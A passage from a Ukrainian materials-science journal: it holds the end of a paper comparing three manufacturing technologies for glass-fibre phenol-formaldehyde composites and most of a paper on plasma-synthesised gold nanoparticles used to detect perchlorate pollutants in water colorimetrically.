


Рис. 3. Текучість розроблених матеріалів за методом Рашига: 1 – М-1, 2 – М-2, 3 – М-3

Таблиця 1

## Вміст залишкової вологи та привитого зв'язуючого в прес-матеріалі

№ проби	М-1		М-2		М-3	
	Залишкова волога, мас. %	Вміст привитого зв'язуючого, мас. %	Залишкова волога, мас. %	Вміст привитого зв'язуючого, мас. %	Залишкова волога, мас. %	Вміст привитого зв'язуючого, мас. %
1	4,60	32,43	4,29	25,08	3,99	16,55
2	3,57	16,07	3,89	17,86	3,30	13,04
3	4,83	29,61	5,28	27,15	4,61	21,96
4	4,03	22,13	4,42	23,41	4,84	24,81
5	4,96	25,75	3,87	21,95	4,48	20,16
Середнє значення	4,40	25,20	4,35	23,09	4,24	19,30

Як видно з малюнку всі розроблені матеріали вкладаються в рекомендовані межі, їх текучість не перевищує 160 мм.

Проведення механічних випробувань розроблених композитних матеріалів (ДСТУ EN ISO 178:2017) відбуваються наступним чином: зразок, який вільно лежить на двох опорах короткочасно навантажують посередині між опорами. Під час такої операції визначають згинальне напруження при руйнуванні [14]. Результати досліджень наведено в таблиці 2.

Таблиця 2

## Міцність на згин при руйнуванні в МПа розроблених ПКМ

№ п/п проби	М-1	М-2	М-3
1	129	142,7	101,4
2	160,9	177,7	81,2
3	102,9	210,3	91,9
4	170,7	183,0	88,6
5	95,56	138,9	104,2
Середнє значення	131,8	170,5	93,5

**Висновки.** За використання різних технологій було отримано матеріали М-1, М-2 і М-3. Проведений аналіз показав, що різні методи виготовлення впливають на характеристики отриманих матеріалів. Так, зміна складу зв'язуючого та додаткові технологічні операції вплинули на вміст залишкової вологи та привитого зв'язуючого в прес-матеріалі.

Результати показали, що всі розроблені матеріали відповідають вимогам щодо текучості, що є важливим параметром для переробки. Також було виявлено, що механічні властивості розроблених ПКМ різняться в залежності від технології виготовлення. Наприклад, матеріал М-2 відзначається вищою міцністю на згин порівняно з іншими двома варіантами.

Введення додаткової технологічної операції (екструдуювання) призвело лише до зручності та полегшення дозування прес-матеріалу на стадії формування, при цьому зразки М-3 показали найвищу текучість матеріалу та найнижчі значення

міцнісних характеристик порівняно з іншими дослідними матеріалами.

Отже, отримані результати свідчать про значний вплив технології виготовлення на міцнісні характеристики ПКМ на основі фенолформаль-

дегідної смоли зі скловолокном. Враховуючи це, подальші дослідження в цьому напрямку можуть спрямовуватися на оптимізацію технологічних процесів для отримання матеріалів з покращеними механічними властивостями.

#### Список літератури:

1. Aramide F. O., Atanda P. O., Olorunniwo O. O. Mechanical properties of a polyester fibre glass composite. *International Journal of Composite Materials*. 2012. Т. 2. №. 6. С. 147–151. <https://doi.org/10.5923/j.comaterials.20120206.06>.
2. Царенко О.М., Рябець С.І. Нариси з історії техніки та технологій: навч. посібник. Кіровоград : ПБВ КДПУ, 2009. 502 с.
3. Diniță A. et al. Advancements in Fiber-Reinforced Polymer Composites: A Comprehensive Analysis/ Alin Dinit, ă Razvan George Ripeanu, Costin Nicolae Ilincă, Diana Cursaru, Dănut, a Matei, Ramadan Ibrahim Naim, Maria Tănase and Alexandra Ileana Portoacă. *Polymers*. 2023. № 16 (1). С. 2. <https://doi.org/10.3390/polym16010002>.
4. López F. A. et al. Thermolysis of fibreglass polyester composite and reutilisation of the glass fibre residue to obtain a glass-ceramic material. *Journal of Analytical and Applied Pyrolysis*. 2012. № 93. С. 104–112.
5. Sathishkumar T, Satheeshkumar S, Naveen J. Glass fiber-reinforced polymer composites – a review. *Journal of Reinforced Plastics and Composites*. 2014. № 33 (13). P. 1258–1275. <https://doi.org/10.1177/0731684414530790>.
6. Morampudi P. et al. Review on glass fiber reinforced polymer composites. *Materials Today: Proceedings*. 2021. № 43. P. 314–319. <https://doi.org/10.1016/j.matpr.2020.11.669>
7. Erden S. et al. Enhancement of the mechanical properties of glass/polyester composites via matrix modification glass/polyester composite siloxane matrix modification. *Fibers and polymers*. 2010. № 11. P. 732–737. <https://doi.org/10.1007/s12221-010-0732-2>
8. Rajak D. K., Wagh P. H., Linul E. Manufacturing technologies of carbon/glass fiber-reinforced polymer composites and their properties: A review. *Polymers*. 2021. № 13 (21). P. 3721. <https://doi.org/10.3390/polym13213721>.
9. Rajak D. K. et al. Fiber-reinforced polymer composites: Manufacturing, properties, and applications. *Polymers*. 2019. № 11 (10). P. 1667. <https://doi.org/10.3390/polym11101667>.
10. Abbood, I. S., Odaa, S. A., Hasan, K. F., & Jasim, M. A. Properties evaluation of fiber reinforced polymers and their constituent materials used in structures – A review. *Materials Today: Proceedings*. 2021. № 43. P. 1003–1008. <https://doi.org/10.1016/j.matpr.2020.07.636>.
11. Alam S. et al. Effect of orientation of glass fiber on mechanical properties of GRP composites. *Journal of the Chemical Society of Pakistan*. 2010. № 32 (3). P. 265–269.
12. Rajak D. K., Wagh P. H., Linul E. Manufacturing technologies of carbon/glass fiber-reinforced polymer composites and their properties: A review. *Polymers*. 2021. № 13 (21). P. 3721. <https://doi.org/10.3390/polym13213721>
13. Підгорна Л. П., Черкашина Г.М., Лебедев В.В. Теорія та методи дослідження і випробування пластмас, клеїв та герметиків: навч. посібник. Харків : НТУ «ХПІ». 2015. 276 с.
14. Thackeray K., Hinkley J. A. Mechanical Testing and Properties of Plastics-An Introduction. In ASM International eBooks. 2022. P. 247–261. <https://doi.org/10.31399/asm.hb.v11b.a0006928>

#### Melnyk L.I., Fyrsa S.Ya. ANALYSIS OF THE FEATURES OF MANUFACTURING OF POLYMER COMPOSITES WITH FIBERGLASS

*In the modern world, there is a constant need to develop new materials that possess certain properties and meet the requirements of various industries. This task can be solved with the help of composite materials that combine the characteristics of the matrix and various fillers. In this work, a study of the strength characteristics of composite materials based on phenol-formaldehyde resin with glass fiber was carried out, depending on the manufacturing technology. Materials obtained using three different technologies became the object of the research. Glass fiber Menzolit glass fiber 12mm (Italy) and phenol-formaldehyde resin of the resol type LBS-20 (Ukraine) were chosen for the study, where the adhesive additive is phenol polyvinyl butyral glue BF-4. In the course of the study, a comparative analysis of samples obtained by different technologies was carried out. The first technology (M-1) consisted in mixing resin and fiberglass in a paddle mixer, drying and hot pressing the samples. The second (M-2) differed from the first by introducing an adhesive additive at the mixing stage, while the subsequent operations remained the same. The third technology (M-3) differed from M-1 by an additional stage of extruding the material before pressing. The content of residual moisture and*

---

*the amount of grafted binder, fluidity and flexural strength were determined on all test samples. The research results showed that the manufacturing technology significantly affects the characteristics of the materials. In particular, samples manufactured using the M-2 technology demonstrated optimal parameters for all experimental characteristics. This allows us to assert that the choice of optimal technology plays a key role in ensuring the necessary properties of composite materials. Further research can be aimed at further optimization of manufacturing processes, which will allow obtaining materials with improved mechanical characteristics. Taking into account specific operating conditions and technological features will allow creating composites that will meet the highest requirements of modern industry. This may include additional processing steps, the use of new adhesive additives, or the modification of existing components to improve their effectiveness.*

**Key words:** *glass fiber, phenol-formaldehyde resin, polymer composite, flexural strength, fluidity.*

**Скиба М.І.**

Український державний університет науки та технологій

**Скиба Ю.М.**

Український державний університет науки та технологій

**Коваленко І.Л.**

Український державний університет науки та технологій

**Сорочкіна К.О.**

Український державний університет науки та технологій

**Воробйова В.І.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## ОДЕРЖАННЯ НАНОДИСПЕРСІЙ ЗОЛОТА НАДРІДИННИМ ПЛАЗМОВИМ РОЗРЯДОМ ТА ЇХ ЗАСТОСУВАННЯ ДЛЯ КОЛОРИМЕТРИЧНОГО ВИЯВЛЕННЯ ПЕРХЛОРАТ-АНІОНІВ

У статті здійснено дослідження застосування короткотривалого надрідинного плазмового розряду анодного типу для синтезу стабільних дисперсій нанозолота. Синтез наночастинок здійснювали із використанням класичного стабілізатора цитрату натрію. Досліджено спектральні характеристики поглинання в УФ-видимому діапазоні наночастинок золота, отриманих за різної концентрації  $[Au^{3+}]$  та тривалості обробки анодним плазмовим розрядом. УФ-спектри Au НЧ виявили смугу поверхневого плазмонного поглинання між 530–600 нм, яка є результатом сформованих Au НЧ. Результати показали, що розмір Au НЧ можна регулювати в діапазоні 30–75 нм шляхом зміни концентрації  $[Au^{3+}]$  солі золота в діапазоні значень 0,3–2,5 ммоль/л та тривалості синтезу наночастинок до 10 хв. Встановлено, що для досліджуваних концентрацій  $Au^{3+}$  обробка плазмовим розрядом протягом 3–10 хвилин призводить до утворення стабільних НЧ Au різного розміру та переважно сферичної форми із значенням дзета-потенціалу  $-25 \div -30$  мВ. Досліджено сенсорні властивості одержаних наночастинок золота для колориметричного визначення амоній перхлорату АП (перхлорат-іонів) в водних середовищах. За оптимальних модельних умов поглинання УФ-видимого випромінювання при  $\lambda = 600\text{--}650$  нм показало лінійну залежність від концентрацій перхлорат-аніонів  $ClO_4^-$  в діапазоні 5–25 мкмоль/л ( $R^2 = 0,97$ ). Продемонстровано, що метод колориметричного визначення формується на агрегації плазмохімічно одержаних наночастинок при взаємодії з аналітом, про що свідчить зміна кольору розчинів з рожевого на фіолетовий. Смуга поверхневого плазмонного резонансу Au НЧ при  $\lambda = 540$  нм змістилася до 640 нм в результаті агрегації. Вимірювання проводили шляхом ділення поглинання при 650 нм на поглинання при 540 нм і співвіднесення цього співвідношення з концентрацією ПА. Встановлено основні валідаційні характеристики кількісного визначення амоній перхлорату: межа виявлення ( $LOD = 5,81$  мкмоль/л) та межа кількісного визначення ( $LOQ = 17,61$  мкмоль/л).

**Ключові слова:** дисперсії наночастинок, золото, плазмохімічний синтез, перхлорат аніон, сенсор, колориметрія, агрегація.

**Постановка проблеми.** Дисперсії благородних металів (Au, Ag), наразі є одним із найбільш досліджуваних та комерціалізованих наноматеріалів [1–2]. Значною кількістю досліджень встановлено і доведено взаємозв'язок між: «методом синтезу нанометалів», «характеристиками наноматеріалів» і «ступенем прояву їх властивостей» [3–4]. Від-

так незначні зміни умов/підходів синтезу суттєво впливають на параметри наночастинок і змінюють властивості всієї наносистеми, що ускладнює, а іноді й унеможлиблює отримання наночастинок з контрольованими фізико-хімічними характеристиками та властивостями. Особливо складними та невирішеними проблемами, на яких зосереджено

зусилля вітчизняних та закордонних вчених, є, по-перше: уніфікація методичних підходів і технологій синтезу нанометалів; по-друге: розвиток технологій отримання з можливістю їх функціоналізації для різних галузей [5–8]. Перспективним в розрізі вирішення питання уніфікації методичних підходів є плазмово-рідинний підхід синтезу та модифікації нанометалів, що також є більш «екологічною» альтернативою традиційним методам синтезу наночастинок [9–10]. Стосовно функціоналізації нанометалів для потреб різних галузей особливо актуальним наразі є налаштування сенсорних колориметричних властивостей нанометалів до ряду політантів, що потрапляють до водних середовищ та ґрунтів внаслідок військових дій.

Забруднюючі речовини, що потрапляють у водні об'єкти в наслідок воєнних дій, як правило, це компоненти спорядження боєприпасів та засобів мінування, продукти неповної детонації ракет, продукти вибуху, похідні забруднюючих речовин, які трансформуються у ґрунтах та водному середовищі [11–13]. Неорганічні вибухові речовини, завдяки своїй високій стабільності та складній структурі, часто складаються з неорганічних окислювачів, таких як нітрат калію, хлорат калію або перхлорат калію та палива, такого як вугілля, сірка або металевий порошок. Перхлорат, зазвичай зустрічається у формі хлорної кислоти та її солей, таких як перхлорат амонію ( $\text{NH}_4\text{ClO}_4$ ), перхлорат калію ( $\text{KClO}_4$ ) і перхлорат натрію ( $\text{NaClO}_4$ ) [11]. Перхлорат-аніони потрапляючи у ґрунт та поверхневі води накопичуються в рослинах, а потім потрапляють в організм людини. Тому, наразі актуальними є дослідження щодо розвитку аналітичних методів із застосуванням нанометалів для виявлення перхлорат-аніонів і водних середовищах, ґрунтах, харчових продуктах [11–13].

**Аналіз останніх досліджень і публікацій.** Найвні результати як фундаментальних, так і прикладних досліджень щодо використання плазмових розрядів для синтезу нанометалів, свідчать, що умови генерації можуть значно відрізнитися залежно від багатьох критеріїв і впливають на характеристики та властивості отриманих нанометалів. Надрідинний розряд анодного типу був доведений як ефективний метод для створення нанодисперсій срібла в попередніх дослідженнях [8–10]. Ці дослідження показали, що анодний тип плазмового розряду може ефективно виробляти нанодисперсії срібла як з різними типами іонних, так і неіонних стабілізаторів [8–10]. Крім того, було продемонстровано, що тип стабілізатора

разом із варіюванням параметрів процесу, таких як початкова концентрація прекурсора, кількість стабілізатора (співвідношення прекурсора до стабілізуючого агента) і тривалість синтезу наночастинок, забезпечують контроль над розмірними характеристиками та властивостями наночастинок у дисперсіях [8–10].

Наукові роботи закордонних та вітчизняних фахівців щодо розробки матеріалів та методів оперативного визначення перхлорат-аніонів сполук свідчать, що особливо перспективними є скринінгові системи різного складу із застосуванням наноматеріалів, модифікованих різними сполуками: іонними рідинами, барвниками (метиленовий синій) та ін. [11–14]. Механізм виявлення, як правило, ґрунтувалася на зміні кольору через агрегацію наночастинок чи сильному плазмонному посиленні, що виникає внаслідок електростатичної взаємодії між сенсором і аналізом [11–14]. Встановленим наразі є і той факт, що колориметрична активність наночастинок напряму залежить і визначається їх параметрами (розмір, форма, дисперсність тощо) та стабілізаторами-функціоналізаторами, що використовуються [8–10].

**Постановка завдання.** Тому метою роботи було здійснити дослідження щодо ефективності застосування надрідинного плазмового розряду анодного типу для синтезу дисперсій нанозолота, характеристика їх фізико-хімічних параметрів. Дослідження сенсорної активності для колориметричного виявлення амоній перхлорату у модельних водних розчинах.

#### **Виклад основного матеріалу**

##### **Методика експериментальних досліджень**

Одержання стабілізованих колоїдних розчинів наночастинок золота НЧ здійснювали шляхом обробки суміші попередньо одержаних водних розчинів прекурсору  $[\text{Au}^{3+}]$  (0,1–3,0 ммоль/л) із солі тетрахлоаурату водню  $\text{HAuCl}_4$  та реагенту-стабілізатору [СТАБ] = цитрату натрію при мольному співвідношенні  $[\text{Me}]:[\text{СТАБ}]=1$  розрядом плазми, що формується в реакторі [8–10]. Параметри формування плазмового розряду: сила струму  $I=120$  мА і  $P=0,8$  МПа. Концентрація  $\text{Au}^{3+}$ . Загальний об'єм розчину  $V=40$  мл. Поглинання одержаних дисперсій залежно від умов синтезу (концентрація, тривалість синтезу) реєстрували за допомогою спектрофотометра UV-Vis UV-5800PC з використанням кварцових кювет.

Дослідження колориметричної активності одержаних нанодисперсій здійснювали відповідно до наступної методики [12]. Змішували



пробу зразка амоній перхлорату (АП) концентрації  $1,0 \times 10^{-3} \div 7,5 \times 10^{-5}$  моль/л ( $V=1$  мл) з розчином Au НЧ ( $V=0,3$  мл) загальний об'єм 1,3 мл. Через 15 хвилин реакції зміни поглинання зразків (А від. од.) визначали при  $\lambda = 520\text{--}650$  нм (рис. 1). Для визначення діапазону лінійності використовували УФ-спектрофотометричну методику аналізу ПА (графік, побудований в координатах: А, (оптична густина розчину) – С, мкмоль/л (концентрація розчину ПА).

Для здійснення кількісної оцінки було визначено скореговане значення поглинання ( $A'$ ), за рівнянням рівнянні (1):

$$A' = (A_{650} / A_{520})_з - (A_{650} / A_{520})_к \quad (1)$$

При наведеному вище методі розрахунку значення абсорбції зразок не залежав від кількості наночастинок, а калібрувальне рівняння було отримано з корегованим значенням поглинання ( $A'_{650/520}$ ).

Значення межі виявлення (LOD) та кількісного визначення (LOQ) розраховували на основі параметрів градууювальної прямої ( $S_a$  – стандартне відхилення вільного члена та  $b$  – тангенса нахилу) відповідно до рівнянь (2, 3):

$$LOD = 3,3 S_a / b ; \quad (2)$$

$$LOQ = 10 S_a / b. \quad (3)$$

Отримані експериментальні результати.

Проаналізовано плазмохімічне одержання наночастинок (НЧ) золота, стабілізованих цитратом натрію, за участю катодного розряду при різних початкових концентраціях прекурсора  $Au^{3+}$  та зміні тривалості впливу плазми на розчин. На основі взаємозв'язку між оптичними характеристиками НЧ Au (спектри локального поглинання) і їх поверхневими властивостями, а також роз-

поділом розмірів НЧ (індекс полідисперсності), зроблено ряд висновків про закономірності у формуванні та зростанні наночастинок та їх характеристик під час плазмохімічного синтезу. За взаємозв'язком між оптичними характеристиками наночастинок НЧ Au (смуги ЛППР), поверхневими характеристиками та розподілом НЧ за розмірами (індекс полідисперсності) зроблено ряд висновків щодо закономірностей формування, росту НЧ та їх характеристик при плазмохімічному синтезі.

На рис. 2 наведено спектри плазмохімічно одержаних колоїдних розчинів НЧ Au при різних початкових концентраціях та інтервалах дії розряду плазми на вихідний розчин. Як відомо [1–10], плазмонний резонанс НЧ Au з діаметром  $\sim 20\text{--}80$  нм локалізований в УФ-частині видимого спектру (близько  $\sim \lambda = 520\text{--}600$  нм для водних колоїдів золота), що пояснює червоний/рожевий/фіолетовий колір таких колоїдних розчинів. Відтак під час дії розряду плазми спостерігали зміну кольору розчину прекурсору золота під впливом КНП: світло жовтий  $\rightarrow$  безбарвний  $\rightarrow$  рожевий  $\rightarrow$  червоний (перехід кольорів)  $\rightarrow$  червоно-фіолетовий, що наочно свідчать про умовно ступеневі хімічні перетворення в процесі синтезу наночастинок Au.

Встановлено, що в досліджуваному діапазоні початкових концентрацій розчинів прекурсору та часових інтервалах впливу плазми на водні розчини результатом обробки є формування наносистем, у яких метал знаходиться в нанорозмірному металевому стані (наночастинки Au у водному середовищі).

В діапазоні різних вихідних концентрацій ( $Au^{3+} = 0,06\text{--}2,5$  ммоль/л) при еквівалентному співвідношенні  $[Au^{3+}]/[ЦИТ] = 1:1$  спостерігається формування характерних для колоїдних роз-





Рис. 1. Схематичне зображення взаємодії амоній перхлорату (АП) та наночастинок золота

чинів наночастинок золота інтенсивні піки ЛППР при 530–560 нм з  $A=0,15-3,0$  (рис. 2, 3). При цьому є зсув піку ЛППР в довгохвильову зону з  $\lambda=530$  нм до 550 нм, а, як наслідок, і збільшення середнього розміру наночастинок в утворюваних системах (дисперсіях наночастинок) та відповідне розподілення за розміром при збільшенні вихідної концентрації прекурсору  $\text{SAu}^{3+}$  та збереженні інших параметрів синтезу.

Аналізуючи кінетику зміни максимума поглинання ЛППР в одержаних системах, середній розмір утворюваних НЧ, змінюється під час синтезу, і в значній мірі залежить від початкової концентрації  $\text{Au}^{3+}$  та тривалості обробки розрядом. Аналіз одержаних спектральних даних свідчить, що вже через 0,83 ~ 1 ÷ 3 хв обробки розрядом плазми виражено фіксуються піки ЛППР в діапазоні

$\lambda = 500 - 600$  нм ( $A = 0,1 \div 0,15$  від.од.), що характерні НЧ з середнім розміром ~ 10–80 нм. Видно, що час необхідний для прояву піку закономірно збільшується при підвищенні початкових концентрацій  $\text{Au}^{3+}$ , що є закономірним. Також встановлено, що збільшення тривалості дії розряду на розчині призводить до інтенсивного підвищення інтенсивності поглинання із різним зазначенням зміщення піку ЛППР / в довгохвильову область або її відсутності, що свідчить про ріст кількості (концентрації) утворюваних НЧЗ, зміну їх розміру і полідисперсності до формування «умовно» остаточної стабілізованої системи та переходу до часткової агрегації.

Здійснено дослідження сенсорної активності одержаних дисперсій наночастинок золота, стабілізованих цитратом натрію при колориметричному



$\text{Au}^{3+}$  0,06 ммоль/л (а),  $\text{Au}^{3+}$  0,3 ммоль/л (б), 2,5 ммоль/л (в) при  $[\text{Au}^{3+}]/[\text{Цит}]=[1]:[1]$

Рис. 2. Спектри дисперсій нанозолота залежно від тривалості дії розряду плазми на вихідний розчин  $[\text{Au}^{3+}]/[\text{Цит}]$  та початкової концентрації прекурсору




Рис. 3. Залежність характеристик (дзета потенціал, пік ЛППР, середній розмір наночастинок, визначені методом скануючої мікроскопії та за значенням піку ЛППР) дисперсій наночастинок золота від початкової концентрації прекурсору





Рис. 4. Колориметричне визначення перхлорат амонію із використанням наночастинок золота: а – спектри поглинання УФ-спектри колориметричного сенсору на основі Au НЧ; б – побудований графік залежності  $A_{650}/A_{540}$  від концентрацій АП

Зміна кольору, що було одержано при застосуванні дисперсій наночастинок золота запропонованого, як сенсору до розчинів АП в діапазоні концентрацій 5,0 ÷ 25,0 мкмоль/л зображено на рис. 3.

Одержано наступне рівняння калібрувальної лінії:

$$A'_{650/520nm} = 4.2 \cdot 10^2 C_{ПА} + 1,56 \quad (r=0.98) \quad (4)$$

де  $A'_{650/520}$  – скориговане значення  $A_{650}/A_{520}$  (відповідно до рівняння (1)), а  $C_{ПА}$  – концентрацією перхлорат-аніон (мкмоль/л) у кінцевому розчині.

В табл. 1 наведені основні валідаційні характеристики кількісного визначення ПА: інтервал лінійності градуовального графіку у діапазоні концентрацій; коефіцієнти регресії рівняння градуовального графіку, які розраховані методом найменших квадратів, межа виявлення аналіту, межа кількісного визначення.

виявлення перхлорат-аніонів в водних розчинах. Під час визначення перхлорат-аніонів у різних концентраціях розчину (5–25 мкм) відзначено зміни кольору від червоно/фіолетового до синього. На УФ-спектрах це характеризується появою нового піку у спектрі поглинання в діапазоні  $\lambda = 600 - 800$  нм, що утворюється внаслідок агрегації наночастинок. Це ускладнювало вибір конкретної довжини хвилі піку для всіх вимірювань. Для моніторингу змін поверхневого плазмонного резонансу було визначено поглинання при довжині хвилі  $\lambda = 650$  нм. Під час збільшення поглинання при 650 нм спостерігалось зменшення поглинання початкового піку поверхневого плазмонного резонансу при 520 нм.

Спектри агрегованих Au НЧ для різних концентрацій перхлорат-аніон показані на рис. 4.

Таблиця 1

Колориметрична активність

Зразок НЧ золота	Аналіт	Лінійний діапазон, мкмоль/л	Значення межі виявлення LOD, мкмоль/л	Межа кількісного визначення LOQ, мкмоль/л	Коефіцієнти варіації, у відсотках (N=5)
Au/Цит	ПА	5,0–25,0	5,81	17,61	1,75

**Висновки.** Здійснено синтез наночастинок золота із використанням над рідинного плазмового розряду при різних концентраціях  $[Au^{3+}]$  та тривалостях обробки анодним плазмовим розрядом. Наночастинок характеризуються смугою поверхневого плазмонного поглинання в межах

$\lambda = 530 - 600$  нм, що характерно наночасткам з середнім розміром в діапазоні 30–75 нм. Результати вказують, що розмір наночастинок золота можна регулювати, змінюючи концентрацію  $[\text{Au}^{3+}]$  солі золота від 0,3 до 2,5 ммоль/л та тривалість синтезу. Встановлено, що при досліджених концентраціях  $\text{Au}^{3+}$  обробка плазмовим розрядом протягом 3–10 хвилин призводить до утворення стабільних наночастинок золота різного розміру та переважно сферичної форми із значенням дзета-потенціалу  $-25 \div -30$  мВ. Досліджено сенсорні властивості отриманих наночастинок золота для колориметричного визначення амоній перхлорату (перхлорат-іонів) у водних розчинах. За оптимальних умов поглинання УФ-видимого випромінювання при 600–650 нм показало лінійну залежність від концентрацій перхлорат-аніонів  $\text{ClO}_4^-$  в діапазоні 5–25 мкмоль/л ( $R^2 = 0,97$ ). Продемонстровано, що метод колориметричного визначення базується на агрегації плазмохімічно одержаних наночастинок при взаємодії з аналітом, що призводить до зміни кольору розчину з рожевого на фіолетовий. Межа виявлення LOD становить 5,81 